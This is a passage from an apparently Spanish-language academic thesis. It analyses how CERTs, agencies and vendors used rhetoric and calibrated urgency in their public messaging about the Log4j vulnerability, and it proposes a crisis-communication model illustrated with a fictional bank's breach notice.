INCIBE-CERT	Informe seguimiento Log4j	Feb 2022	Técnica / divulgativa	Mediador institucional
CCN-CERT	«AL 09/21 Log4j 2»	Dic 2021	AA.PP. / admins	Autoridad nacional suprema
AWS	Boletines Log4j (v1-v6)	Dic 2021	Clientes empresariales	Líder técnico corporativo
IBM	«¿Qué es Log4Shell?»	Dic 2021	Directivos + técnicos	*Thought leader* corporativo
Akamai	«Cuantificación del riesgo…»	Dic 2021	Analistas / SOC	Oráculo empírico
Wallarm	«¿Qué es la vulnerabilidad Log4j?»	Dic 2021	DevSecOps	Especialista comercial
Kaspersky	«¿Por qué sigue siendo peligrosa…?»	2022	Público IT general	Cronista sectorial
CSIRT Chile	Nota divulgativa Log4j	Dic 2021	Público institucional (CL)	Traductor ciudadano
Cyte	«Caso de estudio: Log4Shell»	2022	Empresas / analistas	Especialista retrospectivo

Emisor	***Documento (título abreviado)***	***Fecha***	***Audiencia principal***	***Arquetipo RAT***
NextVision	«Alerta de Seguridad Crítica…»	Dic 2021	Empresas B2B	Integrador multivendor
CISA	«Apache Log4j Guidance»	Dic 2021	Técnicos / ejecutivos / público	Autoridad federal coordinadora
CISA (CSRB)	«Review of Dec 2021 Log4j Event»	2022	Académica / institucional	Institucionalización del aprendizaje

3.3.1. Observaciones transversales del análisis

3.3.1.1. Eficacia vs. exhaustividad técnica

Los mensajes más efectivos para generar respuesta activa no fueron necesariamente los más técnicamente exhaustivos, sino aquellos que lograron articular credibilidad, claridad operativa y urgencia calibrada equilibradamente. Esta observación desafía la intuición de que «más información técnica equivale a mejor comunicación» durante crisis especializadas.

3.3.1.2. Adaptación digital de elementos retóricos clásicos

Los patrones revelan uso sofisticado pero adaptado de recursos clásicos: el *ethos* se construye mediante transparencia evolutiva y competencia técnica demostrada en tiempo real; el *pathos* se modula para activar sin alarmar mediante gestión estratégica de intensidad emocional; el *logos* se estructura para facilitar acción inmediata sin sacrificar rigor técnico.

3.3.1.3. Gestión temporal de la persuasión

Los organismos que mejor gestionaron la crisis trataron la comunicación como dimensión estratégica temporal, no como subproducto puntual de la respuesta técnica. La efectividad retórica mostró ser dinámica, requiriendo adaptación constante a las fases evolutivas de la crisis.

3.3.2. Comparativa de modelos efectivos

A grandes rasgos, los hallazgos apuntan a tres patrones de excelencia discursiva. Primero, INCIBE-CERT actúa como mediador institucional: su *ethos* se apoya en la autoridad técnica nacional, el *pathos* promueve una «tranquilidad responsable» —alerta sin alarmismo— y el

logos traduce la complejidad en pasos operativos breves; la urgencia se escala de forma progresiva y controlada.

En segundo lugar, AWS despliega un *ethos* de transparencia evolutiva (boletines v1-v6), combina un *pathos* empático de acompañamiento al cliente y un *logos* centrado en instrucciones específicas para cada servicio; la intensidad de la urgencia disminuye a medida que se liberan los parches.

Por último, CISA encarna la autoridad federal coordinadora: construye un *ethos* regulatorio sólido, moviliza sin alarmar mediante un *pathos* institucional firme y ofrece un *logos* que integra guías prácticas con directrices de obligado cumplimiento; la urgencia se expresa como mandato mínimo de acción inmediata.

3.3.3. Contraejemplos y análisis de ineficacias

Ahora bien, no todo funcionó perfectamente durante la crisis. Estos tropiezos son comprensibles en el fragor de una vulnerabilidad masiva; señalarlos nos permite anticiparlos y gestionarlos mejor la próxima vez.

Fragmentación sin segmentación: CSIRT Chile combinó tranquilidad ciudadana con orientación técnica («Los usuarios no deben asustarse, no hay nada particular que deban hacer... salvo estar atentos a que los productos sean parchados») generando confusión sobre quién debía actuar urgentemente.

Sobrecarga técnica sin jerarquización: *White papers* que listaron CVEs, enlaces y explicaciones detalladas del protocolo JNDI pero relegaron instrucciones operativas críticas a párrafos finales, invirtiendo la jerarquía de necesidades donde la acción debe preceder a comprensión exhaustiva.

Urgencia descontextualizada temporalmente: Kaspersky mantuvo lenguaje alarmista («bomba de tiempo») un año después sin acompañar recomendaciones operativas nuevas, generando fatiga informativa y erosionando capacidad de respuesta a futuras alertas legítimas.

3.4. ESTRATEGIAS RETÓRICAS IDENTIFICADAS Y SISTEMATIZADAS

Cuando desentrañamos los mensajes más efectivos, descubrimos cinco patrones que se repetían como melodías en una sinfonía comunicativa. Estas familias funcionan como sistema de engranajes retóricos interdependientes.

3.4.1. Matriz integrada de estrategias retóricas

3.4.1.1. Construcción de credibilidad (*ethos*)

- Autoidentificación institucional clara sin invasión de competencias ajenas
- Citación sistemática de CVE, CVSS y organismos reconocidos proporcionando marco de referencia universal
- Transparencia evolutiva mostrando progreso sin ocultar versiones previas menos precisas
- Autocrítica constructiva calibrada que humanizó emisores sin generar inseguridad destructiva

3.4.1.2. Estructuración racional (*.ogos*)

- Plantilla de cuatro bloques operativos (Qué→Quién→Cómo→Cuándo) que ordenó cognición bajo estrés
- Jerarquía visual mediante negritas, viñetas y códigos color facilitando identificación prioridades
- Verbos imperativos con marcos temporales específicos reduciendo ambigüedad
- Resumen ejecutivo antes del detalle técnico facilitando decisión rápida

3.4.1.3. Movilización emocional (*pathos*)

- Adjetivación calibrada evitando saturación semántica
- Metáforas comprensibles sin dramatización excesiva
- Reconocimiento empático del esfuerzo técnico conectando emocionalmente
- Narrativas de progreso generando optimismo fundamentado sin declarar resolución prematura

3.4.1.4. Gestión de urgencia temporal

- Comandos directos con objeto específico facilitando acción inmediata

- Plazos justificados técnicamente generando compromiso verificable
- Reiteración con valor añadido informativo sosteniendo alerta sin fatiga
- Visualización de prioridades mediante códigos facilitando *triage* rápido

3.4.2. Principios integrados de aplicación exitosa

Sistema de engranajes retóricos: Los emisores efectivos calibraron constantemente el equilibrio. Cuando aumentaban intensidad emocional (*pathos*), simplificaban estructuración técnica (*logos*) para evitar sobrecarga cognitiva; cuando proporcionaban información técnica densa (*logos*), moderaban intensidad emocional para facilitar procesamiento racional.

Gestión temporal de la urgencia: Los actores más exitosos aplicaron modulación decreciente calibrada: intensidad 8-10/10 primeras 48h para activar respuesta inmediata, 5-7/10 durante implementación parches para sostener atención, 3-4/10 post-crisis para cierre ordenado sin desmovilización.

Construcción colaborativa de autoridad: Las citas cruzadas entre instituciones (INCIBE→CISA, CISA→organismos europeos) reforzaron legitimidad colectiva del ecosistema. La autoridad técnica se construyó colaborativamente, no mediante monopolización del conocimiento.

3.4.3. Técnicas específicas por dimensión

Las técnicas más efectivas incluyeron autocrítica constructiva calibrada, plantilla operativa estructurada, reconocimiento empático del esfuerzo técnico, y reiteración con valor añadido informativo. La humanización redujo la «distancia emocional» entre emisor y receptor, facilitando identificación personal con recomendaciones técnicas.

3.5. DISCUSIÓN DE HALLAZGOS Y TRANSFERIBILIDAD

3.5.1. Cuatro hallazgos centrales identificados

Tabla 2. ***Síntesis analítica de estrategias y efectividad.***

Emisor	Estrategia retórica dominante	Patrón comunicativo	Efectividad	Observación crítica
INCIBE-CERT	*ethos* institucional + instrucciones claras	PARA / CON	Alta	Primera respuesta del corpus, muy operativa
INCIBE-CERT (informe)	*Logos* detallado + vigilancia continua	SOBRE	Alta	Mantiene métricas y CVEs al día

Emisor	Estrategia retórica dominante	Patrón comunicativo	Efectividad	Observación crítica
CCN-CERT	Imperativo técnico + checklist	PARA	Alta	Excelente para AA.PP.; poco divulgativo
AWS	Narrativa evolutiva (de reacción a liderazgo)	CON / PARA	Alta-media	Versión 1 reactiva; mejora en v3-v6
IBM	Explicación pedagógica	SOBRE	Media	Falta guía operativa inmediata
Akamai	Métricas exclusivas, datos en tiempo real	SOBRE	Alta-media	Tecnificación alta limita alcance general
Wallarm	Contenido educativo con CTA comercial	PARA	Media	Urgencia diluida por oferta de producto
Kaspersky	Crónica alarmista (FUD)	CONTRA	Baja	Adjetivos fuertes, pocos datos nuevos
CSIRT Chile	Traducción divulgativa básica	PARA	Baja-media	No actualiza CVEs derivados
Cyte	Lecciones retrospectivas	SOBRE	Media	Útil post-mortem, no en fase crítica
NextVision	Urgencia + oferta multivendor	PARA	Media	Carece de detalle técnico
CISA	Guías prácticas, segmentación audiencias	PARA / CON	Alta	Modelo de referencia multiaudiencia
CISA (CSRB)	Normalización post-crisis	SOBRE	Alta	Sistematiza aprendizajes, no guía urgente

La eficacia comunicativa no residió en maximizar un pilar retórico específico, sino en mantenerlos en equilibrio dinámico adaptado a las fases evolutivas de la crisis. Los emisores más efectivos aplicaron la «ley de los vasos comunicantes retóricos»: cuando aumentaban intensidad emocional, simplificaban estructuración técnica para evitar sobrecarga cognitiva; cuando proporcionaban información técnica densa, moderaban intensidad emocional para facilitar procesamiento racional.

La urgencia funcionó más como calibración temporal que como intensidad constante. Los actores que mantuvieron efectividad persuasiva aplicaron escalada decreciente: alerta máxima durante primeras 48 horas para romper inercia, tono operativo moderado durante

implementación de parches, comunicación serena en fase de cierre. Mantener volumen emocional máximo más de una semana generó fatiga informativa observable.

La gestión del *ethos* no termina con la resolución técnica del problema. Las organizaciones que comunicaron explícitamente logros, limitaciones y lecciones aprendidas durante la fase post-crisis reforzaron su credibilidad para futuras comunicaciones de emergencia. AWS mantuvo visible el *changelog* completo v1-v6 sin ocultar versiones previas; CISA publicó informe retrospectivo incluyendo autocrítica institucional. La autocrítica pública post-crisis cimentó percepción de transparencia más que erosionar reputación.

Los mensajes que reconocieron explícitamente la dimensión humana —el esfuerzo de los equipos técnicos, la ansiedad de los usuarios o las limitaciones de conocimiento— no solo conectaron mejor con audiencias diversas, sino que respondieron a un imperativo ético fundamental en la comunicación. Como sostiene Adela Cortina, la razón cordial es «la capacidad humana que se encarga de mostrar cómo el vínculo comunicativo, que es el núcleo de la razón discursiva, no sólo tiene una dimensión argumentativa, que es lo que la ética del diálogo ha puesto de manifiesto, sino también una dimensión cordial que es la que hace posible estimar valores y compadecerse» (Cortina, 2007, p. 403).

Al humanizar el discurso, se reduce la «distancia emocional» y se transforma la comunicación en un proceso de **significados compartidos**. Este reconocimiento del otro como un interlocutor válido, con sus propias inquietudes y contexto, es clave para construir la legitimidad del emisor. En contextos de crisis, esta dimensión cordial facilita la identificación personal con las recomendaciones técnicas y aumenta la probabilidad de que la acción se base en la confianza y el entendimiento, no solo en la autoridad.

3.5.2. Modelo comunicativo emergente

La comunicación de crisis eficaz durante *Log4j* funcionó como sistema de engranajes retóricos interdependientes: urgencia sin lógica clara genera caos organizativo; lógica sin emoción apropiada genera apatía e inacción; autoridad sin humildad genera recelo y resistencia.

Los emisores que mejor orquestaron su mensaje —ajustando cada engranaje según la fase de la crisis y las necesidades específicas de sus audiencias— lograron transformar un fallo técnico crítico en ejercicio efectivo de pedagogía pública y consolidación de confianza institucional.

Este análisis sugiere que las futuras crisis tecnológicas requerirán aproximaciones comunicativas que integren competencia técnica, sensibilidad temporal y calibración emocional como elementos indisociables de una estrategia coherente de respuesta.

4. PROPUESTA PRÁCTICA DE APLICACIÓN


Este capítulo presenta una propuesta práctica para la comunicación eficaz de riesgos tecnológicos urgentes, fundamentada en los hallazgos del análisis retórico-discursivo realizado sobre el caso *Log4j*. El objetivo es ofrecer un modelo operativo que pueda ser integrado en los protocolos de respuesta a incidentes de ciberseguridad, adaptándose a las particularidades del entorno digital contemporáneo y a la pluralidad de audiencias implicadas.

La propuesta se estructura en tres apartados principales: el diseño de un modelo retórico integrado, las pautas para su implementación organizacional y un ejemplo de aplicación en un escenario ficticio de crisis tecnológica. Finalmente, se recogen recomendaciones generales que sintetizan los aprendizajes y orientan la transferencia del modelo a otros contextos.

4.1. DISEÑO DE UN MODELO RETÓRICO PARA LA COMUNICACIÓN DE RIESGOS TECNOLÓGICOS

A partir del análisis empírico y del marco teórico desarrollado, se propone un modelo retórico integrado que articula los elementos clásicos de la persuasión (*ethos*, *pathos*, *logos*), la gestión de la urgencia y la legitimidad discursiva en la arena digital. Este modelo busca equilibrar la precisión técnica con la claridad expositiva, la movilización emocional con la contención ética y la adaptación a públicos múltiples con la coherencia institucional.

Figura 3. Modelo cíclico de comunicación de urgencia tecnológica



Fuente: Elaboración propia.

Elementos clave del modelo:

- Preparación anticipada: Disponer de mensajes preaprobados y protocolos adaptables a distintos escenarios, siguiendo el principio de modularidad temporal del modelo CERC.
- Segmentación de audiencias: Diferenciar los mensajes según el perfil técnico y la responsabilidad del receptor, aplicando los principios de la *Nueva Retórica* y la segmentación propuesta por Perelman.
- Estructura jerárquica del mensaje: Priorizar la información operativa (qué hacer) seguida de la justificación (por qué) y los detalles técnicos (cómo), facilitando la acción inmediata y la comprensión progresiva.
- Gestión calibrada de la urgencia: Emplear términos que activen la atención («crítico», «urgente») sin caer en el alarmismo, dosificando el *pathos* según la fase de la crisis y el público destinatario.
- Refuerzo del *ethos* institucional: Comunicar desde portavoces reconocidos, con transparencia sobre las limitaciones y las acciones emprendidas, fortaleciendo la credibilidad y la confianza.
- Visualización y síntesis: Utilizar recursos visuales (infografías, tablas, cronogramas) para facilitar la comprensión de riesgos complejos y la secuenciación de medidas.
- Legitimidad y multivocalidad: Reconocer y coordinar las distintas voces presentes en la arena retórica, integrando mensajes de organismos oficiales, actores corporativos y expertos independientes para reforzar la legitimidad colectiva.

La figura 3 sintetiza gráficamente la articulación de estos elementos, mostrando cómo se interrelacionan para generar un mensaje eficaz en situaciones de crisis tecnológica.

4.2. PAUTAS PARA LA IMPLEMENTACIÓN ORGANIZACIONAL

La eficacia del modelo retórico propuesto no depende únicamente de su diseño conceptual, sino de su correcta integración en la cultura y los procesos de la organización. Para que la comunicación de riesgos tecnológicos sea verdaderamente estratégica, debe dejar de ser una función reactiva y convertirse en una capacidad proactiva, planificada y transversal. A continuación, se detallan las pautas para lograr esta implementación.

4.2.1. Integración en los planes de respuesta a incidentes

La comunicación de crisis no debe operar en paralelo a la respuesta técnica, sino como una parte integral de la misma. Para ello, es fundamental que el modelo retórico se incorpore formalmente en los planes de respuesta a incidentes (IRP, por sus siglas en inglés) de la organización.

Esta integración implica:

- Definir roles y responsabilidades comunicativas: Asignar quién es el responsable de aprobar y difundir los mensajes en cada fase de la crisis (portavoz principal, portavoz técnico, responsable de redes sociales, etc.).
- Crear una biblioteca de mensajes preaprobados (*playbooks*): Desarrollar plantillas de comunicación para distintos tipos de incidentes (vulnerabilidad crítica, fuga de datos, ataque de *ransomware*) y para diferentes canales y audiencias. Estos mensajes, basados en el modelo propuesto, agilizan la respuesta inicial y garantizan la coherencia.
- Sincronizar la comunicación con las fases técnicas: Establecer hitos en el IRP que activen acciones comunicativas específicas. Por ejemplo, la confirmación de una vulnerabilidad crítica debe desencadenar automáticamente la difusión del primer comunicado de alerta.

4.2.2. Formación de portavoces y técnicos en retórica aplicada

La capacidad de comunicar eficazmente bajo presión es una habilidad que requiere formación. No basta con designar portavoces; es necesario capacitarlos en los principios de la retórica de la urgencia.

La formación debe incluir:

- Entrenamiento de portavoces oficiales: Sesiones prácticas sobre cómo transmitir mensajes claros, creíbles y empáticos, gestionando preguntas difíciles y manteniendo el control emocional en entrevistas o ruedas de prensa.
- Capacitación para equipos técnicos: Los ingenieros y analistas de seguridad a menudo son los primeros en comunicar hallazgos en foros especializados o blogs. Es crucial que reciban formación sobre cómo estructurar sus textos para ser claros, cómo evitar la

jerga innecesaria y cómo alinear su comunicación con la estrategia institucional. Esto refuerza el *ethos* técnico de la organización en todos los niveles.

4.2.3. Validación de materiales comunicativos

Los mensajes de crisis no deben ser improvisados ni redactados por primera vez bajo la presión del incidente. Es necesario un proceso de validación continuo que asegure su calidad y eficacia.

Este proceso debe contemplar:

- Simulacros de comunicación: Realizar ejercicios periódicos donde se ponga a prueba la capacidad de respuesta comunicativa de la organización ante un escenario de crisis ficticio.
- Revisión por pares y por audiencias no técnicas: Someter las plantillas de comunicación a la revisión de otros equipos y, fundamentalmente, de personas sin conocimientos técnicos. Esto permite identificar ambigüedades, tecnicismos excesivos o mensajes que puedan ser malinterpretados.

4.2.4. Ajuste al canal y a la audiencia

El principio de segmentación de la *Nueva Retórica* es fundamental en el entorno digital. Un mismo mensaje no puede ser difundido de forma idéntica en todos los canales. La implementación del modelo requiere una estrategia *transmedia* que adapte el contenido, el tono y el formato a cada plataforma.

Las pautas de ajuste incluyen:

- Redes sociales (p. ej., Twitter, LinkedIn): Priorizar mensajes breves, claros y directos, con un llamado a la acción visible y un enlace a una fuente con más información. El uso de hilos y elementos visuales es recomendable.
- Blog corporativo o técnico: Ofrecer un análisis más detallado, con explicaciones técnicas, cronologías y recomendaciones operativas. El *ethos* se construye aquí a través del rigor y la profundidad.
- Comunicados de prensa: Dirigidos a medios de comunicación, deben ser concisos, citables y deben enmarcar el incidente en un contexto más amplio, destacando las acciones de la organización.

- Comunicaciones internas: Dirigidas a los empleados, deben ser transparentes y orientadoras, explicando el impacto interno y el rol que cada uno debe desempeñar.

La implementación exitosa de estas pautas transforma la comunicación de crisis de una mera obligación a una ventaja estratégica, capaz de proteger la reputación, mantener la confianza y movilizar eficazmente a todas las partes interesadas ante una amenaza tecnológica.

4.3. EJEMPLO DE APLICACIÓN DEL MODELO: INCIDENTE FICTICIO DE VULNERABILIDAD CRÍTICA

Para ilustrar la aplicabilidad del modelo retórico propuesto, se plantea un escenario ficticio en el que una entidad financiera descubre una vulnerabilidad crítica en uno de sus módulos de autenticación, potencialmente explotable por terceros. El objetivo es mostrar cómo se articularía un mensaje de crisis siguiendo las pautas del modelo, equilibrando la urgencia técnica con la responsabilidad comunicativa.

4.3.1. Contexto del incidente

El equipo de ciberseguridad de una entidad financiera ficticia, «Entidad Financiera Global (EFG)», detecta un comportamiento anómalo en los registros de acceso de su plataforma de banca en línea. Tras una investigación interna, se identifica una vulnerabilidad de inyección en el componente encargado de validar los tokens de sesión de los usuarios.

Aunque un análisis forense exhaustivo confirma que no se han registrado accesos no autorizados ni fugas de datos, la criticidad de la vulnerabilidad es calificada como alta debido a la exposición potencial de la información sensible de los clientes. La entidad decide comunicar proactivamente el incidente para gestionar la confianza y guiar a los usuarios en las medidas preventivas.

4.3.2. Aplicación del modelo retórico

A continuación, se presenta el texto de un comunicado oficial que EFG emitiría a sus clientes, desglosado según las fases del modelo retórico propuesto en el apartado 4.1.

- Fase 1. Diagnóstico inicial (*logos*)

«Hemos detectado una vulnerabilidad técnica en el módulo de autenticación de nuestra plataforma de banca en línea que, bajo condiciones muy específicas, podría haber permitido

un acceso indebido. Es importante subrayar que, tras una exhaustiva investigación, no se ha constatado ninguna intrusión ni compromiso de los datos de nuestros clientes».

Análisis: Se expone el problema con claridad y precisión, pero sin tecnicismos innecesarios. Se delimita el alcance real del incidente («no se ha constatado ninguna intrusión»), lo que fundamenta el mensaje en hechos verificables y evita la especulación.

- Fase 2. Validación técnica y referencia (*ethos*)

«Nuestro equipo de ciberseguridad, en coordinación con la firma internacional de expertos «ABC» y siguiendo las directrices de la *Agencia Nacional de Ciberseguridad*, ha analizado la naturaleza de la vulnerabilidad y ha desarrollado un plan de mitigación inmediato que ya se encuentra activo».

Análisis: Se construye la credibilidad institucional (*ethos*) al mencionar al equipo interno, a expertos externos de prestigio y a una autoridad pública. Esto transmite competencia, responsabilidad y alineación con las mejores prácticas del sector.

- Fase 3. Llamada a la acción (urgencia moderada + *pathos*)

«Como medida de precaución adicional, y para reforzar la seguridad de su cuenta, le recomendamos que proceda a cambiar su contraseña de acceso en las próximas 24 horas a través de nuestra aplicación o web oficial. Su colaboración es un paso importante para garantizar la máxima protección».

Análisis: La llamada a la acción es específica, operativa y con un marco temporal definido («próximas 24 horas»), lo que genera una urgencia moderada. La apelación a la «colaboración» del usuario activa un *pathos* positivo, haciéndolo partícipe de la solución.

- Fase 4. Apoyo emocional y tranquilización (*pathos* positivo)

«Entendemos que este tipo de notificaciones puede generar inquietud. Queremos transmitirle un mensaje de tranquilidad: el sistema ya ha sido securizado y está siendo monitorizado de forma continua. Su confianza y seguridad son nuestra máxima prioridad».

Análisis: Se aborda directamente la posible preocupación del cliente, mostrando empatía. El mensaje combina el reconocimiento de la emoción con una afirmación de control y seguridad, lo que ayuda a mitigar la ansiedad.

- Fase 5. Cierre con compromiso institucional (*ethos*)

«En EFG, estamos comprometidos con la protección de nuestros clientes. Continuaremos informando con total transparencia sobre cualquier novedad y seguiremos invirtiendo en los mecanismos de protección más avanzados para garantizar la integridad de nuestros servicios».

Análisis: Se cierra el comunicado reforzando el *ethos* a largo plazo de la organización. El compromiso con la «transparencia» y la «mejora continua» proyecta una imagen de responsabilidad que trasciende el incidente puntual.

4.3.3. Valoración del ejemplo

Este ejemplo práctico demuestra que el modelo retórico propuesto permite articular un mensaje que es, simultáneamente, técnicamente riguroso y humanamente cercano. La aplicación secuencial de las cinco fases logra:

- Informar con precisión sin generar alarmismo: El *logos* es claro y está contextualizado.
- Construir y mantener la confianza: El *ethos* se refuerza a través de la transparencia, la acción demostrada y la referencia a autoridades.
- Gestionar la dimensión emocional: El *pathos* se modula para reconocer la preocupación del usuario, tranquilizarlo y motivarlo a la acción de forma positiva.

Al equilibrar estos tres modos persuasivos, el modelo facilita una comunicación de crisis eficaz que no solo orienta la respuesta técnica, sino que también protege el activo más valioso de la organización: la confianza de sus públicos

4.4. RECOMENDACIONES Y CIERRE

Como cierre de esta propuesta práctica, se presentan una serie de recomendaciones estratégicas que sintetizan los aprendizajes derivados del análisis teórico y del estudio de caso. Estas recomendaciones no solo refuerzan las pautas de implementación ya descritas, sino que también buscan elevar la comunicación de crisis de una mera función operativa a una competencia estratégica fundamental para cualquier organización que opere en el ecosistema digital.

4.4.1. Incorporar principios retóricos desde el diseño del mensaje

La primera recomendación es de carácter conceptual: la retórica no debe ser considerada un adorno final o una técnica para «maquillar» un mensaje técnico, sino un componente

estructural que debe integrarse desde el momento mismo de su diseño. Planificar el *ethos* (¿cómo queremos ser percibidos?), el *logos* (¿cuál es nuestro argumento central y cómo lo estructuramos?) y el *pathos* (¿qué emoción queremos modular y cómo?) desde el inicio garantiza una comunicación más coherente, persuasiva y eficaz.

4.4.2. Capacitación retórica de los portavoces técnicos

Es crucial reconocer que, en una crisis tecnológica, los ingenieros, desarrolladores y analistas de seguridad son, de facto, portavoces de la organización. Sus publicaciones en blogs, foros técnicos o redes sociales construyen el *ethos* técnico de la compañía. Por tanto, su capacitación no debe limitarse a competencias técnicas, sino que debe incluir formación en retórica aplicada: cómo estructurar un argumento, cómo explicar conceptos complejos con claridad, cómo adaptar el mensaje a una audiencia no experta y cómo alinear su discurso con la estrategia comunicativa global.

4.4.3. Documentación y sistematización de crisis previas

Las organizaciones deben crear una «memoria retórica» de su actuación en crisis pasadas. Esto implica documentar y analizar sistemáticamente los comunicados emitidos, las reacciones del público y la cobertura mediática de incidentes anteriores. Este archivo de casos propios y ajenos, analizado a la luz de marcos como el presentado en este trabajo, permite identificar patrones de éxito y de error, refinar las plantillas de comunicación y acelerar la toma de decisiones en futuras crisis.

4.4.4. Articulación teórica del análisis comunicativo

Para que la mejora sea continua, las evaluaciones post-crisis deben superar el enfoque intuitivo. Se recomienda que los equipos de comunicación y ciberseguridad utilicen marcos teóricos, como el modelo retórico integrado o la teoría de la arena retórica (RAT), para analizar sus propias actuaciones. La aplicación de un marco conceptual permite un diagnóstico más riguroso de las fortalezas y debilidades comunicativas, transformando las «lecciones aprendidas» en conocimiento estructurado y aplicable.

4.4.5. Comparación transversal de posicionamientos en la arena retórica

Finalmente, durante una crisis, es estratégico que la organización no solo se enfoque en su propio mensaje, sino que analice activamente la «arena retórica» en la que participa. Identificar qué rol están asumiendo otros actores (autoridad coordinadora, líder de opinión, mediador técnico, etc.) permite a la organización posicionar su propia voz de manera más efectiva, diferenciar su mensaje, evitar redundancias y, en su caso, construir alianzas discursivas con otros actores legitimados para reforzar la coherencia del ecosistema comunicativo.

La implementación de estas recomendaciones contribuirá a consolidar una cultura de la comunicación en la que la eficacia técnica y la excelencia retórica avancen de manera conjunta, preparando a la organización para gestionar los riesgos inevitables del entorno digital con mayor solvencia, responsabilidad y confianza.

Con este apartado se cierra el capítulo de la propuesta práctica, habiendo conectado los fundamentos teóricos y los hallazgos del estudio de caso con un modelo de actuación concreto y transferible.

5. CONCLUSIONES Y TRABAJOS FUTUROS

5.1. SÍNTESIS EJECUTIVA DEL ESTUDIO

Esta investigación abordó la pregunta fundamental de cómo se articulan los mensajes persuasivos durante crisis tecnológicas para lograr simultáneamente comprensión técnica, movilización efectiva y preservación de la confianza institucional. El hallazgo central revela que la urgencia funciona como una arquitectura retórica específica que requiere calibración temporal y equilibrio dinámico entre *ethos*, *pathos* y *logos*, más que como simple intensificación emocional. Como argumentamos en el capítulo 2 mediante la teoría de la arena retórica, la arena digital genera ecosistemas comunicativos complejos donde múltiples actores compiten y colaboran para construir legitimidad discursiva. Como resultado, hemos desarrollado un modelo retórico integrado transferible para la comunicación eficaz de riesgos tecnológicos urgentes.

Los objetivos específicos se cumplieron mediante:

- Análisis de trece comunicados durante la crisis Log4j identificando cinco familias de estrategias retóricas
- Identificación de la urgencia como «modulación temporal calibrada» que evoluciona según las fases de crisis
- Documentación de patrones argumentativos efectivos basados en equilibrio dinámico entre pilares persuasivos
- Desarrollo de protocolo operativo con plantillas modulares y pautas de implementación organizacional, como detallamos en el capítulo 4

5.2. CONCLUSIONES TEÓRICAS FUNDAMENTALES

Como argumentamos en el capítulo 2, la arena digital contemporánea requiere una reconfiguración de los marcos retóricos clásicos para operar eficazmente en entornos caracterizados por la aceleración temporal y la multiplicidad de voces autorizadas.

- Relectura dinámica del triángulo retórico aristotélico

El modelo clásico de *ethos*, *pathos* y *logos* conserva vigencia estructural pero se reconfigura en el entorno digital. El *ethos* se construye mediante transparencia evolutiva y competencia

técnica demostrada en tiempo real —como evidenció AWS al documentar públicamente sus seis versiones de respuesta sin ocultar errores previos. El *pathos* requiere calibración estratégica para activar sin alarmar, modulando intensidad según la fase de crisis. El *logos* prioriza claridad operativa sobre exhaustividad técnica, jerarquizando acciones inmediatas antes que explicaciones detalladas.

- Concepto de retórica de la urgencia

La retórica de la urgencia constituye una arquitectura temporal específica que integra activación de atención, facilitación de comprensión y canalización de acción. No es intensidad emocional constante, sino gestión calibrada que aplica escalada decreciente: máxima intensidad durante primeras 48 horas, tono operativo moderado durante implementación de soluciones, comunicación serena en fase de cierre. INCIBE-CERT ejemplifica esta modulación al pasar del tono «crítico» inicial a análisis retrospectivo pedagógico manteniendo autoridad técnica.

- Dimensión ética como condición de credibilidad

La eficacia comunicativa a largo plazo está intrínsecamente ligada a la responsabilidad ética del discurso. La transparencia proporcional —comunicar información verificada aunque incompleta, acompañada de explicaciones sobre limitaciones— refuerza la credibilidad institucional más que erosionarla. Las organizaciones que asumieron responsabilidad comunicativa incluso cuando no eran directamente culpables del problema técnico mantuvieron mayor legitimidad discursiva durante toda la crisis.

5.3. CONTRIBUCIONES PRÁCTICAS Y TRANSFERIBILIDAD

A partir del análisis de Log4Shell, el estudio identifica cinco retos comunicativos recurrentes y ofrece una pauta operativa para cada uno. Cuando las audiencias son múltiples y heterogéneas, la mejor respuesta consiste en una segmentación modular: un mensaje técnico para administradores, una versión ejecutiva para directivos y una guía sintética para la ciudadanía. Si la urgencia se sobredimensiona o se diluye, funciona una plantilla temporal de cuatro bloques —qué, quién, cómo y cuándo— que gradúa la intensidad a medida que avanza la mitigación. Para evitar la erosión de la credibilidad bajo presión, se propone la transparencia evolutiva: documentar públicamente el progreso, incluso las autocorrecciones. Cuando la coordinación entre sectores es débil, conviene la legitimación cruzada citando de forma

sistemática a otras autoridades reconocidas. Por último, frente a la fatiga informativa, resulta eficaz la reiteración con valor añadido, es decir, repetir solo cuando se aportan datos o perspectivas nuevas

El modelo desarrollado se muestra transferible a crisis tecnológicas que compartan una urgencia técnica alta, audiencias diversas, necesidad de coordinación interinstitucional e impacto sistémico significativo.

5.4. EVALUACIÓN DEL CUMPLIMIENTO DE OBJETIVOS

Los cuatro objetivos planteados al inicio se han alcanzado plenamente. En primer lugar, se analizaron las estrategias retóricas desplegadas durante la crisis Log4j mediante el examen sistemático de trece documentos que revelaron cinco grandes familias de estrategias. En segundo término, se estudió la articulación discursiva de la urgencia, identificándose la «modulación temporal calibrada» como un patrón transversal que equilibra alerta y mesura. El tercer objetivo, determinar patrones argumentativos efectivos, se cumplió al documentar el «equilibrio dinámico» que combina *ethos*, *pathos* y *logos* con la dimensión de urgencia. Por último, se propuso un protocolo para futuras vulnerabilidades críticas: un modelo integrado que incluye plantillas operativas y pautas concretas de implementación, validando así la utilidad práctica del marco teórico y empírico desarrollado.

5.5. IMPLICACIONES MÁS AMPLIAS DEL ESTUDIO

